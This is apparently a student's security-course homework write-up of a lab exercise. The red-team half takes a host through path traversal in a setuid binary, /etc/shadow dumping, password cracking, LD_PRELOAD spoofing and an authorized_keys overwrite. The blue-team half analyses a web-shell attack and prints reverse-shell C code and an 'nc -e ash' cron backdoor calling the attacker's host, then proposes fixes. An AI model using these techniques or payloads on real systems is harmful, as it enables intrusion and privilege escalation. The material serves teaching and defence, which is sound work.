Network Administration/System Administration (NTU CSIE, Spring 2024) Homework #12 - Security (Part II)

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1 Red Team

- (a) Steps
 - (1) Download id_e25519 from folder NASAHW12_2024_SECURTIY on Google Drive.
 - (2) Run chmod 600 id_e25519.
 - (3) Run ssh -i id_e25519 student@10.0.2.17. We get an error however.

```
ssh: connect to host 10.0.2.17 port 22: Connection refused
```

(4) Run nmap -v -sV -p1-65535 10.0.2.17 to scan open ports on nasa_hw11_red. We discover that the SSH service actually runs on port 22087.

```
PORT STATE SERVICE VERSION
8888/tcp open sun-answerbook?
9999/tcp open abyss?
22087/tcp open ssh OpenSSH 9.6 (protocol 2.0)
```

- (5) Run ssh -p 22087 -i id_25519 student@10.0.2.17 to login to nasa_hw11_red.
- (6) Run cat flag1.

Flag NASA{WOW_YOU_KNOW_NM49_70_5C4N_55H_H093_YOU_DON'7_BRU73_FORC3_17}
Result

```
(nasa2024@kali)=[~/NASAHW12_2024_SECURITY]
$ ssh -p 22087 -i id_e25519 student@10.0.2.17
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.

localhost:~$ cat flag1
NASA{WOW_YOU_KNOW_NM49_70_5C4N_55H_HO93_YOU_DON'7_BRU73_FORC3_17}
localhost:~$
```

References

• ssh(1) - OpenBSD manual pages

(b) Steps

(1) From the previous subtask, we discover that the service on port 8888 says something about nasa2024 and nasa2023.

- (2) Run nc 10.0.2.17 8888. We get a prompt for Diffie-Hellman key exchange. After entering some random value for v, we get some ciphertext which is claimed to be encrypted with AES in CBC mode.
- (3) Therefore, we use Python's cryptography package to code a simple script that handles Diffie-Hellman key exchange and AES decryption.

```
from cryptography.hazmat.primitives import ciphers
from cryptography.hazmat.primitives.asymmetric import dh
from cryptography.hazmat.primitives.ciphers import algorithms
from cryptography.hazmat.primitives.ciphers import modes
def dh_shared_key(p: int, g: int, u: int) -> bytes:
    parameter_numbers = dh.DHParameterNumbers(p, g)
    parameter = parameter_numbers.parameters()
    server_public_numbers = dh.DHPublicNumbers(u, parameter_numbers)
    server_public_key = server_public_numbers.public_key()
    client_private_key = parameter.generate_private_key()
    print(f'v = {client_private_key.public_key().public_numbers().y}')
    shared_key = client_private_key.exchange(server_public_key)
    print(f'shared_key = {shared_key.hex()}')
    return shared_key
def aes_cbc_decrypt(ciphertext: bytes, key: bytes, iv: bytes) -> bytes:
   cipher = ciphers.Cipher(algorithms.AES(key), modes.CBC(iv))
    decryptor = cipher.decryptor()
    return decryptor.update(ciphertext) + decryptor.finalize()
def main():
   p = 225767...319809 # Omitted.
   g = 7
    u = int(input('u = '))
    aes_key = dh_shared_key(p, g, u)[:16]
   print(f'aes_key = {aes_key.hex()}')
    iv = bytes.fromhex(input('iv = '))
    ciphertext = bytes.fromhex(input('ecrypted password = '))
    print('decrypted password =
          f'{aes_cbc_decrypt(ciphertext, aes_key, iv).decode()}')
if __name__ == '__main__':
    main()
```

(4) Interact with the service and our script.

Service:

Script:

```
$ python 1-b.py
u = 179725...888786
v = 404983...526141
shared_key = 16d148...8612f9
aes_key = 16d148a2b10ef1e3e3d8eff46a1779f7
iv = 580b40e831f27e903af54ff9f5fe2670
ecrypted password = 04e150313ac4197b6379aa2886cbeb7cbb758a5d261abf1d31cd2c926fa47e77
decrypted password = yLXGn4S3wYeAMnF7UySEsw9wMPdh5v2e
```

We obtain the password for user nasa2023: yLXGn4S3wYeAMnF7UySEsw9wMPdh5v2e.

(5) Use the obtained password to login as nasa2023. Run cat flag2 to obtain the flag.

Flag NASA{CRY706R49HY_4150_1M90R74N7_1N_CYB3R53CUR17Y!}.

Result

```
(nasa2024@kali)=[~]
$ sshpass -p yLXGn4S3wYeAMnF7UySEsw9wMPdh5v2e ssh -p 22087 nasa2023@10.0.2.17
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You may change this message by editing /etc/motd.

localhost:~$ ls
README.txt app.pid app.py app.sh flag2
localhost:~$ cat flag2
NASA{CRY706R49HY_4150_1M90R74N7_1N_CYB3R53CUR17Y!}
localhost:~$ exit
Connection to 10.0.2.17 closed.
```

- Diffie-Hellman key exchange Wikipedia
- Block cipher mode of operation Wikipedia
- Advanced Encryption Standard Wikipedia
- Built-in Functions —Python 3.12.3 documentation
- Built-in Types —Python 3.12.3 documentation
- cryptography ·PyPI
- Diffie-Hellman key exchange —Cryptography 43.0.0.dev1 documentation
- Symmetric encryption —Cryptography 43.0.0.dev1 documentation

(c) Steps

- (1) There is README.txt in /home/nasa2023. It gives some information regarding /root/comic-server/comic-server.
- (2) Run stat /root/comic-server. We discover that its file permissions is set to 4755, with setuid on.

```
localhost:~$ stat /root/comic-server/comic-server
  File: /root/comic-server/comic-server
  Size: 19384
                       Blocks: 40
                                           IO Block: 4096
                                                            regular file
Device: 803h/2051d
                        Inode: 130039
                                           Links: 1
Access: (4755/-rwsr-xr-x) Uid: (
                                           root)
                                                   Gid: (
                                                             0/
                                                                   root)
Access: 2024-06-07 22:45:40.289998287 +0800
Modify: 2024-05-09 22:33:04.379999973 +0800
Change: 2024-05-09 22:33:13.406666636 +0800
```

- (3) Dive into comic-server.c. We see that in void read_comic(), the user input comic_name is append after path. Therefore, we can engineer comic_name to contain multiple leading ../'s to access any file as root.
- (4) Run /root/comic-server/comic-server. "Choose 2. Read a comic" and type in ../../etc/shadow as the comic name. This allows us to see the content of /etc/shadow and therefore obtain nasa2024's hashed password.

```
localhost:/etc$ localhost:/etc$ /root/comic-server/comic-server
Welcome to my comic server!
 I have a lot of comic for you to read. Enjoy!
Please select your action:
1. List all comic
2. Read a comic
3. Submit a comic
4. Talk to root
5. Exit
Please enter the comic name: ../../etc/shadow
root: $6$MO3rcP5w38H7hYwm$HWKrqjG9ZdY97E2eKWjNIt6biVCVPkVxZZvsfYPoEtk9P30.PfAzgtjI2IPXj9u7Mo0vLxp7U
 → Ou.MjFGXehKu.:19850:0::::
 (...)
\verb|nasa| 2023: \$6\$6qkngoIeqsMizLEE\$Mw3jduV64bfY3yd0otGjaMh2nRJF0/WwXGE6qHF27bbZZq15MJ0Rt3JMy54gfSiDJY43A| And Sidde Sid
  \hookrightarrow \quad \texttt{hNeVynnQHGWp4cz41:19850:0:99999:7:::}
 \verb|student:\$6\$17GFgsWJRqjNEt1R\$ZmWXyy8rK.ImnOV4Jk6Nr7DpjZmoNTZffrtH9pw4ZVr9GX3NYUO9pCA7HOtw7f1IxXsmjNlorenderics with the student and the student of the st
 \hookrightarrow t7pQwqk9xslrKhi1:19850:0:99999:7:::
nasa2024:$6$fho8wb1AS1tFC5N3$/eNgObHyRphLNbS4FpeAd2wZG.lk33kIVVK21bJDG46rOJ7Ssbg1PPyw39IrS5YGyPibF
 → D.S4MAih82ldPjF01:19850:0:99999:7:::
```

(5) Save the hashed password of user nasa202 into file nasa2024_password.txt. Then crack the password with john.

```
$ echo \
    '$6$fho8wb1AS1tFC5N3$/eNg0bH.....MAih821dPjF01' \ # Omitted.
    > nasa2024_password.txt
$ john --wordlist=/usr/share/wordlists/rockyou.txt nasa2024_password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
peanutbutter (?)
1g 0:00:00:07 DONE (2024-06-07 11:06) 0.1257g/s 515.2p/s 515.2c/s 515.2C/s cheska..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

(6) The password is indeed weak: peanutbutter. Use it to login as nasa2024, and cat flag3 to obtain the flag.

Flag NASA{533M5_11K3_YOU_4773ND_14B_7H15_W33K!}

Result

```
-(nasa2024®kali)-[~]
sshpass -p peanutbutter ssh -p 22087 nasa2024@10.0.2.17
Welcome to Alpine!
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information about administrating Alpine systems.
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You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.
localhost:~$ ls -alh
total 28K
drwx----
            2 nasa2024 nasa2024
                                   4.0K Jun 7 23:29 .
drwxr-xr-x
            5 root root
                                   4.0K May 7 22:10 ...
            1 nasa2024 nasa2024
                                      8 Jun 7 23:29 .ash_history
-rw----
-rw-r--r--
            1 root root
                                      5 Jun 7 16:10 app.pid
                                    581 May 8 17:51 app.py
-rwxr-xr-x
            1 nasa2024 nasa2024
            1 nasa2024 nasa2024
                                     79 May 8 18:08 app.sh
-rwxr-xr-x
                                     43 May 8 18:17 flag3
             1 nasa2024 nasa2024
localhost:~$ cat flag3
NASA{533M5_11K3_Y0U_4773ND_14B_7H15_W33K!}
```

- open(2) Linux manual page
- opendir(3) Linux manual page
- readdir(3) Linux manual page
- setuid Wikipedia

(d) Steps

(1) Same as the last subtask, we can use /root/comic-server/comic-server to get the content of /root/flag4. We write it to a file this time.

```
$ /root/comic-server/comic-server > flag4
2
../../flag4
5
```

However, the output file would contain prompt of comic-server, so we delete them ourselves.

(2) Run flag4. Sadly, it tells us that we must be root.

```
localhost:~$ ./flag4
You must be root to run this program
```

- (3) So, we try to disassemble the program. Upload the binary file to Decompiler Explorer. We see that the main function calls getuid() first to check if the UID is 0. This could be our point of attack.
- (4) After some research, we found out that getuid() could be tricked by LD_PRELOAD. So, we create fake_uid.c with our fake getuid() function.

```
// fake_uid.c
int getuid() {
  return 0;
}
```

Compile it into a shared library with the following command.

```
$ gcc -shared -fPIC -o fake_uid.so fake_uid.c
```

(5) Run flag4 while forcing it to load our library with the fake getuid().

```
$ LD_PRELOAD=/home/nasa2023/fake_uid.so ./flag4
```

And we successfully obtained the flag.

Flag NASA{y0u_kn0w_r3v3r53_3n61n33r1n6!_50_c0011}

Result

```
localhost:~$ cat fake_uid.c
int getuid() {
   return 0;
}
localhost:~$ gcc fake_uid.c -shared -fPIC -o fake_uid.so
localhost:~$ LD_PRELOAD=/home/nasa2023/fake_uid.so ./flag4
NASA{y0u_kn0w_r3v3r53_3n61n33r1n6!_50_c0011}
localhost:~$
```

- Faking uids
- Dynamic linker tricks: Using LD_PRELOAD to cheat, inject features and investigate programs | Rafał Cieślak's blog

(e) Steps

(1) With SSH's public key authentication, we can login without the password. So, we write the contents of /home/student/.ssh/authorized_keys to /root/.ssh/authorized_keys using the "3. Submit a comic" functionality of /root/comic-server/comic-server.

```
$ cat /home/student/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAILKifq9N8pB3vCgZHje9vuhaJFlvdnFCSxV9oPnIENP8 nasa2024@kali
$ /root/comic-server/comic-server
Welcome to my comic server!
I have a lot of comic for you to read. Enjoy!
Please select your action:
1. List all comic
2. Read a comic
3. Submit a comic
4. Talk to root
5. Exit
3
Please enter the comic name: ../../.ssh/authorized_keys
Please enter the comic content: ssh-ed25519

→ AAAAC3NzaC11ZDI1NTE5AAAAILKifq9N8pB3vCgZHje9vuhaJFlvdnFCSxV9oPnIENP8 nasa2024@kali
Comic submitted
```

(2) This would allow us to login with the same private key as subtask (a), except this time as root.

```
$ ssh -p 22087 -i id_e25519 root@10.0.2.17
```

Result

```
(nasa2024@kali)-[~/red/NASAHW12_2024_SECURITY]
$ ssh -p 22087 -i id_e25519 root@10.0.2.17
Welcome to Alpine!

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You may change this message by editing /etc/motd.
localhost:~# whoami root
localhost:~#
```

2 Red Team

(a) Steps

Run nmap -v -sV -p1-65535 10.0.2.18 to scan open ports on nasa_hw11_blue.

Result

An SSH service and an HTTP service are discovered.

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6 (protocol 2.0)
80/tcp open http nginx
```

(b) Steps

- (1) Login to nasa_hw11_blue with /home/nasa2024/.ssh/id_blue.
- (2) Inspect the access log of nginx: /var/log/nginx/access.log. We suspect that some malicious user is trying to execute system commands through PHP injection.
- (3) Inspect the PHP script that the user uploaded: /var/www/html/uploads/662f9a8dc30bb.php. Our guess was indeed correct.

Result

The service being attacked is the PHP backend of the HTTP service.

(c) Steps

Inspect /var/log/nginx/access.log.

Result

The IP address of the attacker is 10.0.2.29.

(d) The primary vulnerablility of this HTTP service lies in upload.php. It allows anybody to upload arbitrary files, including malicious PHP scripts.

In this case, the attacker uploaded a PHP scripts that calls the <code>system()</code> function. They are attempting to access the system's shell. <code>\$_GET['cmd']</code> allows them to potentially execute any command by providing <code>?cmd=...</code> in the URL. What's more scary is that the uploaded files are owned by root, so any executable could be run as root.

References

• PHP: system - Manual

(e) Result

(1) From the access log, we can see that the attacker is trying to inject malicious C code and scripts into the system. If we decode the base64 string, we see some code that opens a network socket to 10.0.2.20 and gain shell access.

```
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
int main(void){
   int port = 9001;
    struct sockaddr_in revsockaddr;
    int sockt = socket(AF INET, SOCK STREAM, 0):
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.0.2.20");
    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr)):
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);
    char * const argv[] = {"ash", NULL};
    execvp("ash", argv);
    return 0:
```

(2) However, this doesn't seem to be the only attack. Later down the access log, we see some shell script being injected, while also modifying crontab.

```
10.0.2.29 - - [23/Apr/2024:12:25:02 +0800] "GET /uploads/662f9a8dc30bb.php?cmd=echo%20%220%20*%20*  

→ %20*%20*%20echo%20%23!1%2Fbin%2Fash%0Awhile%20true%3B%20do%0A%20%20nc%2010.0.2.29%209001%20-e%

→ 20ash%0A%20%20sleep%205%0Adone%20%3E%20/var/www/html/uploads/a.sh%20&&%20chmod%20777%20/var/www

→ w/html/uploads/a.sh%20&&%20/var/www/html/uploads/a.sh%22%20|%20crontab%20- HTTP/1.1" 200 5 "-"

→ "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" "-"
```

If we decode the percent-encoded query string, we see the command.

```
echo "0 * * * * echo #!1/bin/ash\nwhile true; do\n nc 10.0.2.29 9001 -e

\( \to \) ash\n sleep 5\ndone > /var/www/html/uploads/a.sh && chmod 777

\( \to \) /var/www/html/uploads/a.sh && /var/www/html/uploads/a.sh" | crontab
```

By writing the command to crontab, /var/www/html/uploads/a.sh is generated and executed every hour.

This a.sh tries to open a TCP tunnel to the attacker 10.0.2.29:9001 every 5 seconds, meanwhile gaining shell access via nc's option -e ash.

```
#!1/bin/ash
while true; do
  nc 10.0.2.29 9001 -e ash
  sleep 5
done
```

Side note

If we inspect crontab or a.sh, we see that the command is base64-encoded. This isn't seen in the access log, and there are no signs of decoding the contents and then executing it.

```
# crontab -1

0 * * * * echo IyExL2Jpbi9hc2gKd2hpbGUgdHJ1ZTsgZG8KICBuYyAxMC4wLjIuMjkgOTAwMS

AtZSBhc2gKICBzbGVlcCA1CmRvbmUK > /var/www/html/uploads/a.sh && chmod 777

// var/www/html/uploads/a.sh && ash a.sh &

# cat /var/www/html/uploads/a.sh

IyExL2Jpbi9hc2gKd2hpbGUgdHJ1ZTsgZG8KICBuYyAxMC4wLjIuMjkgOTAwMSAtZSBhc2gKICBzb

// GVlcCA1CmRvbmUK

# base64 -d /var/www/html/uploads/a.sh

#!1/bin/ash

while true; do

nc 10.0.2.29 9001 -e ash

sleep 5

done
```

References

• Crontab.guru - The cron schedule expression generator

(f) To prevent this type of attack, we can deny uploads of PHP scripts by checking the file extension.

```
--- upload.php
+++ upload_deny_php.php
@@ -11,6 +11,11 @@

$uploadedFileName = $uploadedFile['name'];
$uploadedFileExtension = strtolower(pathinfo($uploadedFileName,

PATHINFO_EXTENSION));

if (strtolower($uploadedFileExtension) == 'php') {

echo "Cannot upload php scripts.";

return;

+ }

*uniqueFileName = uniqid() . '.' . $uploadedFileExtension;
$destination = $uploadDir . '/' . $uniqueFileName;
```

Or more strictly, we could limit the file extension checking to only a fixed set of known image file formats.

- PHP: system Manual
- PHP: \$_FILES Manual
- PHP: POST method uploads Manual
- PHP: in array Manual
- Image file type and format guide Web media technologies | MDN

(g) Run the PHP service as a separate user other than root, and use access control lists to deny the user's access to /bin, /sbin, /usr/bin and /usr/sbin.

Steps

(1) Create user php for the PHP service.

```
# adduser -h /var/www/html -s /sbin/nologin php
```

(2) Configure /etc/php82/php-fpm.d/www.conf.

```
--- www.conf

+++ www.conf

@ -25,5 +25,5 @ ;

--allow-to-run-as-root option to work.

; Default Values: The user is set to master process running user by

default.

;

If the group is not set, the user's group is used.

-user = root

-group = root

+user = php

+group = php
```

(3) Recursively change ownership of /var/www/html. Set permission of all files to 644 and directories to 755.

```
# chown -R php:php /var/www/html
# chmod -R 644 /var/www/html
# chmod 755 /var/www/html /var/www/html/uploads
```

(4) Use access control lists to deny php from accessing /bin, /sbin, /usr/bin and /usr/sbin.


```
# apk add acl

# setfacl -m "u:php:---" /bin /sbin /usr/bin /usr/sbin

# getfacl /bin
getfacl: Removing leading '/' from absolute path names
# file: bin
# owner: root
# group: root
user::rwx
user:php:---
group::r-x
mask::r-x
other::r-x
```

Result





- \bullet What are the proper permissions for an upload folder with PHP/Apache? Stack Overflow
- Access Control Lists ArchWiki
- Alpine Linux packages acl